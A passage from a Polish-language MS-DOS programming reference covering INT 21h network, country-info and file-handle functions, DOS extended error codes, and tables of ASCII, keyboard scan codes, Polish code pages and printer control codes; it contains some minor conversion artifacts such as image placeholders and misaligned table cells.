Opis: Funkcja ustala ciąg znaków sterujących, który będzie wysyłany przed każdym plikiem drukowaniem do odległej drukarki, która jest zdefiniowana na liście przypisań pod numerem znajdującym się w BX.

Funkcja 5F02H

Nazwa: Pytanie o pozycję listy przypisań
Wywołanie: AH = 5FH
 AL = 02H
 BX = indeks w liście przypisań
 DS:SI – adres łańcucha w kodzie ASCII zawierającego nazwę lokalną
 ES:DI – adres łańcucha w kodzie ASCII zawierającego nazwę odległą
Powrót: Ustawiony znacznik C:
 AX – kod błędu (1,18)
 Nie ustawiony C:
 BL = 3 – Drukarka
 4 – Dysk
 CX – Wartość przypisana urządzeniu przez użytkownika
Opis: Funkcja zwraca informacje o urządzeniu znajdującym się na liście przypisań pod pozycją przekazaną w rejestrze BX. Pod adresami wskazywanymi przez DS:DI i ES:DI zwracane są odpowiednio lokalna i odległa nazwa urządzenia, W rejestrze BL typ urządzenia, a w rejestrze CX wartość przypisana urządzeniu podczas tworzenia pozycji na liście przypisań.

Funkcja 5F03H

Nazwa:
Wywołanie: AH = 5FH
 AL = 03H
 BL = 03H
 3 – Drukarka
 4 – Dysk
 CX – Wartość przypisana urządzeniu przez użytkownika
 DS:SI – adres łańcucha w kodzie ASCII z nazwą lokalną
 ES:DI – adres łańcuchów w kodzie ASCII z nazwą odległą i hasłem
Powrót: Ustawiony znacznik C:
 AX – kod błędu (1,3,5,8, i inne zależne od sieci)
 Nie ustawiony C: O.K.
Opis: Funkcja dodaje nową pozycję do listy przypisań. Znaczenie parametrów jest przedstawione powyżej. Poprawne zakończenie funkcji oznacza, iż uzyskano dostęp do zasobu mieszczącego się w odległym węźle. Dokładna postać nazwy odległej zależy od konkretnej realizacji sieci.

Funkcja 5F04H

Nazwa: Usunięcie pozycji z listy przypisań
Wywołanie: AH = 5FH
 AL = 04H
 DS:SI – adres łańcucha w kodzie ASCII zawierającego nazwę lokalną
Powrót: Ustawiony znacznik C:
 AX – kod błędu (1,15, i inne zależne od sieci)
 Nie ustawiony C: O.K.

Opis: Funkcja usuwa z listy przypisań pozycję odpowiadającą nazwie lokalnej, która jest przekazywana pod adresem wskazywanym przez DS:SI. Nazwa lokalna może być nazwą dysku, drukarki lub może to być symbol \\. Ta ostatnia oznacza żądanie usunięcia wszystkich pozycji z listy przypisań i zerwania połączenia między komputerem lokalnym i siecią.

Funkcja	62H
Nazwa:	Pobieranie adresu PSP
Wywołanie:	AH = 62H
Powrót:	BX – adres segmentu przedrostka procesu (identyfikatora procesu)
Opis:	Funkcja zwraca w rejestrze BX adres segmentu przedrostka bieżącego procesu.

Funkcja	65H
Nazwa:	Pobieranie rozszerzonych informacji o kraju
Wywołanie:	AH = 65H AL = 1 – Pobierz tablicę informacji o kraju 2 – Pobierz adres tablicy konwersji znaków 4 – Pobierz adres pliku z tablicą konwersji znaków 6 – Pobierz adres tablicy sortowania znaków DX – Identyfikator kraju BX – Matryca znaków CX – Rozmiar bufora (co najmniej 5) ES:DI – Adres bufora z danymi
Powrót:	Ustawiony znacznik C: AX – kod błędu (1) Nie ustawiony C: O.K., w buforze znajdują się dane
Opis:	Funkcja zwraca szereg informacji o kraju, którego numer podany jest w rejestrze DX. Jeśli dane nie mieszczą się w buforze, to są ucinane. Znaczenie danych – patrz funkcja 38H.
Uwagi:	Funkcja dostępna dopiero od wersji 3.30

Funkcja	66H
Nazwa:	Ustalenie/Pobranie globalnej matrycy znaków
Wywołanie:	AH = 66H AL = 1 – pobierz globalną matrycę znaków 2 – ustaw globalną matrycę znaków BX – numer matrycy (jeśli AL = 2)
Powrót:	Ustawiony znacznik C: AX – kod błędu (1) Nie ustawiony C: BX – aktualna matryca znaków DX – systemowa (ustawiana w czasie startu systemu) matryca
Opis:	Funkcja ustala nową matrycę znaków lub pobiera aktualną. Znaczenie parametrów jest przedstawione powyżej.
Uwagi:	Funkcja dostępna dopiero od wersji 3.30

Funkcja	67H
Nazwa:	Ustawienie maksymalnej liczby otwartych dojsć

Wywołanie:	AH = 67H BX – maksymalna liczba otwartych dojsć
Powrót:	Ustawiony znacznik C: AX – kod błędu (8) Nie ustawiony C: O.K.
Opis:	Funkcja ustala maksymalną liczbę równocześnie otwartych dojsć. Liczba ta jest przekazywana w BX. Jeśli BX jest mniejsze od 20 to liczba dojsć jest ustawiana na 20. Nie ma ograniczeń na wartość przekazywaną w BX (do 0FFFFH) poza ograniczeniami pamięci. Liczba równocześnie otwartych to dojsć to liczba pozycji w tablicy dojsć dla procesu. Jeśli więc brak pamięci dla nowej tablicy dojsć, to sygnalizowany jest błąd.
Uwagi:	Funkcja dostępna dopiero od wersji 3.30

Funkcja 68H

Nazwa:	Stabilizowanie pliku
Wywołanie:	AH = 68H
Powrót:	Ustawiony znacznik C: AX – kod błędu (6) Nie ustawiony C: O.K.
Opis:	Funkcja przepisuje wszystkie bufor y związane z plikiem, do którego dojsć jest przekazywane w rejestrze BX.
Uwagi:	Funkcja dostępna dopiero od wersji 3.30 Stosuj ją przy obsłudze plików zawierających bazy danych. Normalnie DOS czyści bufor y plików tylko podczas ich zamykania. Tak więc na przykład awaria systemu mogła powodować utratę danych. Aby temu zapobiec programy obsługujące bazy danych zamykały pliki i otwierały je na nowo po każdej operacji. Wydłużało to jednak znacznie procedury dyskowe tych programów.

Funkcja 6CH

Nazwa:	Rozszerzone otwieranie dojsć
Wywołanie:	AH = 6CH AL = 00H BX – tryb otwarcia. Poszczególne bity mają następujące znaczenie (patrz funkcja 3DH) 0-3 tryb dostępu 4-6 tryb dzielenia 7 dziedziczenie dojsć przez potomne procesy 13 0 – przy błędzie krytycznym wywoływane jest przerwanie 24H 1 1 – przerwanie nie jest wywoływane 14 0 – buforowanie zapisu pliku na dysk 1 1 – bezpośredni zapis na dysk CX – atrybuty pliku (w przypadku tworzenia) DX – rodzaj działania, które ma zostać podjęte: 0001H – otwiera plik, jeśli istnieje, w przeciwnym wypadku funkcja kończy się błędem 0011H – otwiera plik, jeśli istnieje, w przeciwnym wypadku tworzy go 0012H – Jeśli plik istnieje, to kasuje jego zawartość, w przeciwnym wypadku tworzy go DS:SI – adres łańcucha w kodzie ASCII zawierającego nazwę pliku CX – atrybuty pliku

- Powrót:** Ustawiony znacznik C:
 AX – kod błędu (2,3,4,5,12)
 Nie ustawiony C:
 AX – numer dojścia
 BX = 0 – plik został otwarty
 1 – plik został utworzony i otwarty
 2 – skasowana została poprzednia zawartość pliku i plik został otwarty
- Opis:** Funkcja otwiera plik o podanej nazwie, równocześnie definiując doń dojście z uprawnieniami do czytania i pisania w pliku. Możesz ją traktować jako rozszerzenie funkcji 3CH i 3DH. Dodatkowo funkcja może włączać i wyłączać wywoływanie przerwania 24H w wypadku wystąpienia błędu.
- Uwagi:** Funkcja jest wzorowana na otwieraniu plików w systemie OS/2. Występuje dopiero od wersji 4.0 MS DOS-a. Większość wywołań funkcji zwraca w wypadku wystąpienia błędu ustawiony wskaźnik Carry oraz kod błędu w rejestrze AX. Jeśli taka informacja nie jest wystarczająca, to możliwe jest otrzymanie rozszerzonych wiadomości o błędzie, po wywołaniu DOSowskiej funkcji 59h z parametrem 0 w rejestrze BX. funkcja ta zwraca odpowiednio w rejestrach:
 AX: Kod błędu.
 BH: Klasę błędu.
 BL: Proponowaną reakcję.
 CH: Przypuszczalne miejsce powstania błędu.
 W przyszłych wersjach systemu może się zmienić znaczenia niektórych kodów. W celu zachowania kompatybilności do funkcji 59h przekazywana jest wartość poziomu błędu w rejestrze BX. Poziom błędu określa dla jakiej wersji systemu pytamy o znaczenie błędu. W przyszłych wersjach systemu mogą zostać zdefiniowane inne poziomy niż zerowy. Microsoft gwarantuje, iż znaczenie kodów błędów na poziomie 0 nie ulegnie zmianie w przyszłości i będzie zgodne z poniższymi tabelami.

22. Kody Błędów

Hex	Dec	Znaczenie
0	1	Żaden błąd nie wystąpił.
1	1	Błędny kod funkcji sieciowej.
2	2	Nieznaleziony plik.
3	3	Nieznaleziona ścieżka dostępu.
4	4	Zbyt dużo plików otwartych równocześnie.
5	5	Brak uprawnień do dostępu.
6	6	Błędne dojście.
7	7	Uszkodzenie(zapisanie przez nieuprawniony proces) bloku pamięci.
8	8	Niewystarczająca ilość pamięci.
9	9	Błędny adres bloku pamięci.
0aH	10	Błędna postać środowiska.
0bH	11	Błędny format danych.
0cH	12	Błędny kod dostępu.
0dH	13	Błędne dane.
0eH	14	(Nieużywany).
0fH	15	Błędny napęd.
10h	16	Próba skasowania bieżącego katalogu.
11h	17	Błąd przy zmianie nazwy pliku.
12h	18	Brak dalszych plików pasujących do wzorca.
13h	19	Próba zapisu na dyskietce chronionej fizycznie przed zapisem.
14H	20	Błędny numer dysku.
15H	21	Napęd dyskowy niegotowy.
16H	22	Błędne polecenie dla dysku.
17H	23	Błąd CRC.
18H	24	Błędna długość transmitowanej struktury.
19H	25	Błąd szukania ścieżki na dysku.
1aH	26	Dysk sformatowany w innym systemie.
1bH	27	Nieznaleziony sektor.

Hex	Dec	Znaczenie
1cH	28	Brak papieru w drukarce.
1dH	29	Błąd zapisu.
1eH	30	Błąd odczytu.
1fH	31	Inny błąd dyskowy.
20H	32	Błędna próba dostępu do pliku dzielonego.
21H	33	Plik (lub część) zarazerwowana przez inny proces.
22H	34	Zły dysk.
23H	35	Niedostępny blok FCB.
24H	36	Przepełnienie bufora podziału pliku. (Nieudokumentowany).
25H-31H		(Zarezerwowane).
32H	50	Niezainstalowana funkcja sieciowa.
33H	51	Brak kontaktu z odległym komputerem w sieci.
34H	52	Podwójna nazwa w sieci.
35H	53	Błędna nazwa węzła sieciowego.
36H	54	Sieć zajęta.
37H	55	Próba dostępu do nieistniejącego urządzenia sieciowego.
38H	56	Zbyt dużo zleceń sieciowych.
39H	57	Błąd sprzętowy karty sieciowej.
3aH	58	Niewłaściwa odpowiedź z sieci.
3bH	59	Niespodziewany (Inny) błąd sieciowy.
3cH	60	Niekompetybilne karty sieciowe komputerów przy próbie kontaktu.
3dH	61	Przepełnienie kolejki do drukowania.
3eH	62	W kolejce do drukowania jest już miejsce (Tylko sygnał – nie błąd).
3fH	63	Brak miejsca na wydrukowanie pliku.
40H	64	Węzeł sieciowy został usunięty.
41H	65	Brak uprawnień do dostępu w sieci.
42H	66	Błędny typ urządzenia dyskowego.
43H	67	Nie znaleziono takiej nazwy w sieci.
44H	68	Przekroczony limit nazw w sieci (przepełniona tablica nazw).
45H	69	Przekroczona liczba sesji w sieci.
46H	70	Chwilowa przerwa w pracy sieci.

Hex	Dec	Znaczenie
47H	71	Żądanie sieciowe nie zaakceptowane.
48H	72	Drukowanie lub nawiązywanie kontaktu chwilowo przerwane.
49H-4fH		(Zarezerwowane)
50H	80	Tworzony plik już istnieje.
51H	81	(Zarezerwowane)
52H	82	Nie można utworzyć dojścia do katalogu.
53H	83	Błąd przerwania 24H symulującego wystąpienie błędu urządzenia.
54H	84	Przepelnienie struktur danych.
55H	85	Urządzenie już przyłączone.
56H	86	Błędne hasło.
57H	87	Błędny parametr.
58H	88	Błąd zapisu w sieci.

14H	20	Błędny numer dysku.	1	Te wartości odpowiadają błędom 0-0cH przekazywanym w rejestrze DI po wykonaniu przerwania 24H oraz wartościom w rejestrze AL po wystąpieniu błędu po przerwaniu 25H/26H.
15H	21	Napęd dyskowy niegotowy.	2	
16H	22	Błędne polecenie dla dysku.	3	
17H	23	Błąd CRC.	4	
18H	24	Błędna długość transmitowanej struktury.	5	
19H	25	Błąd szukania ścieżki na dysku.	6	
1aH	26	Dysk sformatowany w innym systemie.	7	
1bH	27	Nieznaleziony sektor.	8	
1cH	28	Brak papieru w drukarce.	9	
1dH	29	Błąd zapisu.	0aH	
1eH	30	Błąd odczytu.	0bH	
1fH	31	Inny błąd dyskowy.	0cH	

Hex	Dec	Znaczenie (Kod zwracany przez funkcję 59h w rejestrze BH).
1	1	Brak zasobu. (pamięci, FCB, kanału, dojścia itd.)
2	2	Sytuacja przejściowa.
3	3	Brak uprawnień.

Hex	Dec	Znaczenie (Kod zwracany przez funkcję 59h w rejestrze BH).
4	4	Wewnętrzny błąd systemu operacyjnego (Np. uszkodzenie struktur danych).
5	5	Błąd sprzętu.
6	6	Błąd systemowy niezawiniony przez proces (Np. zła konfiguracja systemu).
7	7	Błąd procesu. (Np. złe żądanie, błędne przekazanie parametrów).
8	8	Brak pliku lub obiektu.
9	9	Błąd formatu pliku lub innego obiektu(pliku EXE.
0aH	10	Próba dostępu do zarezerwowanego pliku lub obiektu.
0bH	11	Błędny nośnik danych.
0cH	12	Inny błąd.

Proponowana reakcja programu.

Hex	Dec	Znaczenie (Kod zwracany przez funkcję 59h w rejestrze BL).
1	1	Powtarzaj: Wykonaj operację kilka razy, jeśli błąd wystąpi zapytaj o decyzję użytkownika.
2	2	Powtarzaj po przerwie: Odczekaj chwilę, wykonaj operację kilka razy, jeśli błąd dalej występuje zapytaj o decyzję użytkownika.
3	3	Zapytaj ponownie o dane: Jeśli dane (takie jak ścieżka dostępu, czy nazwa pliku) były wprowadzane przez użytkownika, to poproś o powtórne ich wprowadzenie.
4	4	Przerwij: Przerwij proces w normalny sposób (zamykając plik, zwalniając pamięć itd.).
5	5	Przerwij Natychmiast: Dalsza kontynuacja pracy grozi załamaniem się systemu operacyjnego.
6	6	Ignoruj: Kod nie oznacza błędu tylko informację (np kod 3eh).
7	7	Powtórz po podjęciu akcji przez użytkownika: zażądaj od użytkownika podjęcia akcji (np. wymiany dyskiety w napędzie) następnie powtórz operację.

Przypuszczalne miejsce powstania błędu.





















Hex	Dec	Znaczenie (Kod zwracany przez funkcję 59h w rejestrze CH).
1	1	Nieznane.
2	2	Urządzenie blokowe (np. Dysk).
3	3	Sieć.
4	4	Urządzenie znakowe (np. Drukarka).
5	5	Pamięć.

23. Znaki ASCII

D	H		D	H		D	H		D	H	
0	0		32	20		64	40	@	96	60	`
1	1	☺	33	21	!	65	41	A	97	61	a
2	2	☺	34	22	"	66	42	B	98	62	b
3	3	♥	35	23	#	67	43	C	99	63	c
4	4	♦	36	24	\$	68	44	D	100	64	d
5	5	♣	37	25	%	69	45	E	101	65	e
6	6	♠	38	26	&	70	46	F	102	66	f
7	7	●	39	27	'	71	47	G	103	67	g
8	8	◻	40	28	(72	48	H	104	68	h
9	9	◯	41	29)	73	49	I	105	69	i
10	A	◼	42	2A	*	74	4A	J	106	6A	j
11	B	♂	43	2B	+	75	4B	K	107	6B	k
12	C	♀	44	2C	,	76	4C	L	108	6C	l
13	D	♪	45	2D	-	77	4D	M	109	6D	m
14	E	♪	46	2E	.	78	4E	N	110	6E	n
15	F	α	47	2F	/	79	4F	O	111	6F	o
16	10	▶	48	30	0	80	50	P	112	70	p
17	11	◀	49	31	1	81	51	Q	113	71	q
18	12	↕	50	32	2	82	52	R	114	72	r
19	13	!!	51	33	3	83	53	S	115	73	s
20	14	¶	52	34	4	84	54	T	116	74	t
21	15	§	53	35	5	85	55	U	117	75	u
22	16	▬	54	36	6	86	56	V	118	76	v
23	17	↕	55	37	7	87	57	W	119	77	w
24	18	↑	56	38	8	88	58	X	120	78	x
25	19	↓	57	39	9	89	59	Y	121	79	y
26	1A	→	58	3A	:	90	5A	Z	122	7A	z
27	1B	←	59	3B	;	91	5B	[123	7B	{
28	1C	└	60	3C	<	92	5C	\	124	7C	
29	1D	↔	61	3D	=	93	5D]	125	7D	}
30	1E	▲	62	3E	>	94	5E	^	126	7E	~
31	1F	▼	63	3F	?	95	5F	_	127	7F	^

D	H		D	H		D	H		D	H	
128	80	Ç	160	A0	á	192	C0	┐	224	E0	α
129	81	ü	161	A1	í	193	C1	┑	225	E1	β
130	82	é	162	A2	ó	194	C2	┒	226	E2	Γ
131	83	â	163	A3	ú	195	C3	┓	227	E3	π
132	84	ä	164	A4	ñ	196	C4	└	228	E4	Σ
133	85	à	165	A5	Ñ	197	C5	┕	229	E5	σ
134	86	å	166	A6	ª	198	C6	┖	230	E6	μ
135	87	Ç	167	A7	º	199	C7	┗	231	E7	τ
136	88	ê	168	A8	¿	200	C8	┘	232	E8	Φ
137	89	ë	169	A9	┐	201	C9	┙	233	E9	Θ
138	8A	è	170	AA	┑	202	CA	┚	234	EA	Ω
139	8B	ï	171	AB	¼	203	CB	┛	235	EB	δ
140	8C	î	172	AC	½	204	CC	├	236	EC	∞
141	8D	ì	173	AD	¡	205	CD	┤	237	ED	∅
142	8E	Ä	174	AE	«	206	CE	┥	238	EE	∈
143	8F	Å	175	AF	»	207	CF	┦	239	EF	∩
144	90	É	176	B0	⋮	208	D0	┧	240	F0	≡
145	91	æ	177	B1	⋱	209	D1	┨	241	F1	±
146	92	Æ	178	B2	⋻	210	D2	┩	242	F2	≥
147	93	ô	179	B3	┐	211	D3	┪	243	F3	≤
148	94	ö	180	B4	┑	212	D4	┫	244	F4	∫
149	95	ò	181	B5	┒	213	D5	┬	245	F5	∫
150	96	û	182	B6	┓	214	D6	┭	246	F6	÷
151	97	ù	183	B7	└	215	D7	┮	247	F7	≈
152	98	ÿ	184	B8	┕	216	D8	┯	248	F8	°
153	99	Ö	185	B9	┖	217	D9	┰	249	F9	•
154	9A	Ü	186	BA	┗	218	DA	┱	250	FA	·
155	9B	ç	187	BB	┘	219	DB	■	251	FB	√
156	9C	£	188	BC	┙	220	DC	■	252	FC	n
157	9D	¥	189	BD	┚	221	DD	■	253	FD	2
158	9E	℞	190	BE	┛	222	DE	■	254	FE	■
159	9F	f	191	BF	├	223	DF	■	255	FF	

24. Ramki, linie, rysunki

Dziesiętne	ASCII	Hex	Dec	ASCII	Hex	Dec	ASCII	Hex
218 194 191		da c2 bf	196	—	c4	24	↑	18
195 197 180		c3 c5 b4	179		b3	25	↓	19
192 193 217		c0 c1 d9	205	=	cd	26	→	1a
201 203 187		c9 cb bb	186		ba	27	←	1b
204 206 185		cc ce b9	176		b0	30	▲	1e
200 202 188		c8 ca bc	177		b1	31	▼	1f
214 210 183		d6 d2 b7	178		b2	16	►	10
199 215 182		c7 d7 b6	219		db	17	◄	11
211 208 189		d3 d0 bd	220		dc	3	♥	03
213 209 184		d5 d1 b8	221		dd	4	♦	04
198 216 181		c6 d8 b5	222		de	5	♣	05
212 207 190		d4 cf be	223		df	6	♠	06

25. Kody znaków kontrolnych ASCII

Dec	Hex	Ctrl	Nazw	Znaczenie	Dec	Hex	Ctrl	Nazw	Znaczenie
0	00	^@	NUL	koniec łańcucha	16	10	^P	DLE	przerwanie połączenia
1	01	^A	SOH	start nagłówka	17	11	^Q	DC1	kod sterujący 1 (X-ON)
2	02	^B	STX	start tekstu	18	12	^R	DC2	kod sterujący 2
3	03	^C	ETX	koniec tekstu	19	13	^S	DC3	kod sterujący 3 (X-OFF)
4	04	^D	EOT	koniec transmisji	20	14	^T	DC4	kod sterujący 4
5	05	^E	ENQ	zapytanie	21	15	^U	NAK	brak potwierdzenia
6	06	^F	ACK	potwierdzenie	22	16	^V	SYN	synchronizacja
7	07	^G	BEL	sygnał dźwiękowy	23	17	^W	ETB	koniec bloku
8	08	^H	BS	cofnięcie kursora	24	18	^X	CAN	przerwanie
9	09	^I	HT	Tabulacja pozioma	25	19	^Y	EM	koniec nośnika danych
10	0a	^J	LF	nowa linia	26	1a	^Z	SUB	podstawienie
11	0b	^K	VT	Tabulacja pionowa	27	1b	^[ESC	przełączenie
12	0c	^L	FF	nowa strona	28	1c	^\	FS	separator strony
13	0d	^M	CR	carriage return	29	1d	^]	GS	separator grupy
14	0e	^N	SO	przesunięcie włącz.	30	1e	^_	RS	separator rekordu
15	0f	^O	SI	przesunięcie wyłącz.	31	1f	^_	US	separator bloku

26. Rozszerzone Kody ASCII

Gdy przewanie 16h funkcja 00 zwraca wartość 0 w rejestrze AL, to w rejestrze AH jest zwracana wartość rozszerzonego kodu ASCII tak jak w tabeli. W programach, po otrzymaniu kodu naciśniętego klawisza równego 0 należy po raz drugi odczytać kod znaku w buforze klawiatury.

Klawisz	Hex	Dec	Klawisz	Hex	Dec	Klawisz	Hex	Dec	Klawisz	Hex	Dec
F1	3b	59	Shift-F1	54	84	Ctrl-F1	5e	94	Alt-F1	68	104
F2	3c	60	Shift-F2	55	85	Ctrl-F2	5f	95	Alt-F2	69	105
F3	3d	61	Shift-F3	56	86	Ctrl-F3	60	96	Alt-F3	6a	106
F4	3e	62	Shift-F4	57	87	Ctrl-F4	61	97	Alt-F4	6b	107
F5	3f	63	Shift-F5	58	88	Ctrl-F5	62	98	Alt-F5	6c	108
F6	40	64	Shift-F6	59	89	Ctrl-F6	63	99	Alt-F6	6d	109
F7	41	65	Shift-F7	5a	90	Ctrl-F7	64	100	Alt-F7	6e	110
F8	42	66	Shift-F8	5b	91	Ctrl-F8	65	101	Alt-F8	6f	111
F9	43	67	Shift-F9	5c	92	Ctrl-F9	66	102	Alt-F9	70	112
F10	44	68	Shift-F10	5d	93	Ctrl-F10	67	103	Alt-F10	71	113

Klawisz	Hex	Dec	Klawisz	Hex	Dec	Klawisz	Hex	Dec	Klawisz	Hex	Dec
Alt-A	1e	30	Alt-P	19	25	Alt-3	7a	122	down	50	80
Alt-B	30	48	Alt-Q	10	16	Alt-4	7b	123	left	4b	75
Alt-C	2e	46	Alt-R	13	19	Alt-5	7c	124	right	4d	77
Alt-D	20	32	Alt-S	1f	31	Alt-6	7d	125	up	48	72
Alt-E	12	18	Alt-T	14	20	Alt-7	7e	126	End	4f	79
Alt-F	21	33	Alt-U	16	22	Alt-8	7f	127	Home	47	71
Alt-G	22	34	Alt-V	2f	47	Alt-9	80	128	PgDn	51	81
Alt-H	23	35	Alt-W	11	17	Alt--	82	130	PgUp	49	73
Alt-I	17	23	Alt-X	2d	45	Alt==	83	131			
Alt-J	24	36	Alt-Y	15	21				^left	73	115
Alt-K	25	37	Alt-Z	2c	44	NUL	03	3	^right	74	116
Alt-L	26	38				ShiftTab	0f	15	^End	75	117

Klawisz	Hex	Dec	Klawisz	Hex	Dec	Klawisz	Hex	Dec	Klawisz	Hex	Dec
Alt-M	32	50	Alt-0	81	129	Ins	52	82	^Home	77	119
Alt-N	31	49	Alt-1	78	120	Del	53	83	^PgDn	76	118
Alt-O	18	24	Alt-2	79	121	^PrtSc	72	114	^PgUp	84	132

Klawiatura 101-klawiszowa

Klawisz	Hex	Dec	Klawisz	Hex	Dec	Klawisz	Hex	Dec
F11	85	133	Alt-Bksp	0e	14	Alt-N /	a4	164
F12	86	134	Alt-Enter	1c	28	Alt-N *	37	55
Shft-F11	87	135	Alt-Esc	01	1	Alt-N –	4a	74
Shft-F12	88	136	Alt-Tab	a5	165	Alt-N +	4e	78
Ctrl-F11	89	137	Ctrl-Tab	94	148	Alt-N Enter	a6	166
Ctrl-F12	8a	138				"		
Alt-F11	8b	139	Alt-up	98	152	Ctrl-N /	95	149
Alt-F12	8c	140	Alt-down	a0	160	Ctrl-N *	96	150
Alt-[1a	26	Alt-left	9b	155	Ctrl-N –	8e	142
Alt-]	1b	27	Alt-right	9d	157	Ctrl-N +	90	144
Alt-;	27	39						
Alt-'	28	40	Alt-Delete	a3	163	Ctrl-N [8]	8d	141
Alt-'	29	41	Alt-End	9f	159	Ctrl-N 5 [5]	8f	143
Alt-\	2b	43	Alt-Home	97	151	Ctrl-N [2]	91	145
Alt-, 33	51	Alt-Insert	a2	162	Ctrl-N Ins[0]	92	146	
Alt-.	34	52	Alt-PageUp	99	153	Ctrl-N Del[.]	93	147
Alt-/	35	53	Alt-PageDn	a1	161	"		

27. Kody Polskich Liter

Litera	Mazovia		Microvex		Emix		DHN		Cytromat		CSK	
	hex	dec	hex	dec	hex	dec	hex	dec	hex	dec	hex	dec
Ą	8F	143	8F	143	A4	164	80	128	80	128	80	128
Ć	95	149	80	128	8F	143	81	129	81	129	81	129
Ę	90	144	90	144	A8	168	82	130	82	130	82	130
Ł	9C	156	9C	156	9D	157	83	131	83	131	83	131
Ń	A5	165	A5	165	E3	227	84	132	84	132	84	132
Ó	A3	163	93	147	E0	224	85	133	85	133	85	133
Ś	98	152	98	152	97	151	86	134	86	134	86	134
Ż	A1	161	92	146	BD	189	87	135	87	135	87	135
Ž	A0	160	9D	157	8D	141	88	136	88	136	88	136
ą	86	134	A0	160	A5	165	89	137	90	144	A0	160
ć	8D	141	9B	155	86	134	8A	138	91	145	A1	161
ę	91	145	82	130	A9	169	8B	139	92	146	A2	162
ł	92	146	9F	159	88	136	8C	140	93	147	A3	163
ń	A4	164	A4	164	E4	228	8D	141	94	148	A4	164
ó	A2	162	A2	162	A2	162	8E	142	95	149	A5	165
ś	9E	158	87	135	98	152	8F	143	96	150	A6	166
ż	A7	167	91	145	BE	190	90	144	97	151	A7	167
ž	A6	166	AB	168	AB	171	91	145	98	152	A8	168
ź	—	—	9E	158	—	—	—	—	—	—	—	—

Tabelę powyższą przepisałem z numeru 10/87 miesięcznika KOMPUTER.

28. Kody Klawiatury

Klawiatura wywołując sprzętowe przerwanie przekazuje do procedury obsługującej te przerwanie wartości naciśniętych klawiszy zgodnie z poniższymi tabelami. Litera N poprzedzająca nazwę klawisza oznacza, że chodzi o klawisz z klawiatury numerycznej.

Klawiatura PC/XT

Gdy klawisz jest zwalniany to przekazuje tą samą wartość + 80h (na przykład naciśnięty klawisz Numlock przekazuje wartość 45h, po zwolnieniu C5h).

H	D		H	D		H	D		H	D		H	D	
01	1	Esc	12	18	E	23	35	H	34	52	.	45	69	NumLock
02	2	1 !	13	19	R	24	36	J	35	53	/ ?	46	70	ScrollLock
03	3	2 @	14	20	T	25	37	K	36	54	Shft(Pr)	47	71	Home [7]
04	4	3 #	15	21	Y	26	38	L	37	55	* PrtSc	48	72	[8]
05	5	4 \$	16	22	U	27	39	::	38	56	Alt	49	73	PgUp [9]
06	6	5 %	17	23	I	28	40	'	39	57	spacebar	4a	74	N -
07	7	6 ^	18	24	O	29	41	-	3a	58	CapsLock	4b	75	[4]
08	8	7 &	19	25	P	2a	42	Shift(L)	3b	59	F1	4c	76	[5]
09	9	8 *	1a	26	[{	2b	43	\	3c	60	F2	4d	77	[6]
0a	10	9 (1b	27]}]	2c	44	Z	3d	61	F3	4e	78	N +
0b	11	0)	1c	28	Enter	2d	45	X	3e	62	F4	4f	79	End [1]
0c	12	- _	1d	29	Ctrl	2e	46	C	3f	63	F5	50	80	[2]
0d	13	+ =	1e	30	A	2f	47	V	40	64	F6	51	81	PgDn [3]
0e	14	bksp	1f	31	S	30	48	B	41	65	F7		82	Ins [0]
0f	15	Tab	20	32	D	31	49	N	42	66	F8	53	83	Del [.]
10	16	Q	21	33	F	32	50	M	43	67	F9			
11	17	W	22	34	G	33	51		44	68	F10			

Symbole (L) i (Pr) oznaczają że chodzi odpowiednio o lewy, prawy klawisz. Symbol N oznacza że chodzi o szary klawisz znajdujący się w części numerycznej klawiatury. Np. N- to minus po prawej stronie klawiatury.

Klawiatura PC/AT 84 klawisze

Wysyła te same wartości co klawiatura XT. Dodatkowo klawisz [SysReq] wysyła 54H (84 dziesiętnie). Wartość ta nie jest jednak przekazywana żadnym programom. Może służyć tylko do wywołania Funkcji 85H przerwania 15H.

W inny sposób jest zrealizowane zwalnianie klawiszy. Przekazywane są wtedy dwie wartości 0fh i kod zwalnianego klawisza.

Klawiatura 101-klawiszowa

W tabeli są tylko kody klawiszy nie występujących w klawiaturze 84 - klawiszowej.

Klawisz	Hex	Sekwencja	Klawisz	Hex	Sekwencja
F11	57		Home	e0	47
F12	58		Shft-Home	e0	aa e0 47
Lewy-Alt	e0	38	End	e0	4f
Prawy-Ctrl	e0	1d	Shft-End	e0	aa e0 4f
PrintScreen	e0	2a e0 37		e0	48
Shft-PrtSc (SysReq)	e0	37	Shft-	e0	aa e0 48
Ctrl-PrtSc (SysReq)	e0	37		e0	50
Alt-PrtSc	54		Shft-	e0	aa e0 50

Pause	e1	1d 45 e1 9d c5	PageUp	e0	49
Ctrl-Pause (Break)	e0	46 e0 c6	Shift-PageUp	e0	aa e0 49
Insert	e0	53	PageDown	e0	51
Shift-Insert	e0	aa e0 52	Shift-PageDown	e0	aa e0 51
Delete	e0	53		e0	4d
Shift-Delete	e0	aa e0 53	Shift-	e0	aa e0 4d
	e0	4b	N Enter	e0	1c
Shift-	e0	aa e0 4b	N /	e0	35
			Shift- N /	e0	aa e0 35

Zwróć uwagę, że klawisze, które powtarzają się na klawiaturze mają drugą wartość w sekwencji taką, jaki jest kod klawisza odpowiadającego. Przykładowo klawisz ins w numerycznej części klawiatury ma kod 53h, a klawisz ins w środkowej części klawiatury ma kod e0 53h. Przy sprawdzaniu jaki klawisz jest wciśnięty można więc po prostu dla tych klawiszy ignorować prefiks e0 i wtedy nie będą się, z punktu widzenia programu, różniły od siebie.

Kody kontrolne dla drukarek IBM/Epson i kompatybilnych

Hex	Dec		Opis działania
07	7	(BEL)	Sygnał dźwiękowy.
09	9	(HT)	Przeniesienie do najbliższej poziomej pozycji tabulacyjnej. (ustawionej przez ESC D).
0a	10	(LF)	Wysuwanie papieru o wiersz.
0b	11	(VT)	Przeniesienie do najbliższej pionowej pozycji tabulacyjnej (ustawionej przez ESC B).
0c	12	(FF)	Wysuwanie papieru do końca strony. Długość strony jest ustawiona przez ESC C.
0d	13	(CR)	Powrót głowicy drukarki do początku wiersza (bez wysuwania papieru).
0e	14	(SO)	Rozpoczęcie trybu drukowania poszerzonego (kończące przez CR lub LF – zobacz ESC W).
0f	15		Rozpoczęcie trybu drukowania skompresowanego.
11	17		Włączenie drukarki (po 12).
12	18		Zakończenie trybu drukowania skompresowanego.
13	19		Wyłączenie drukarki
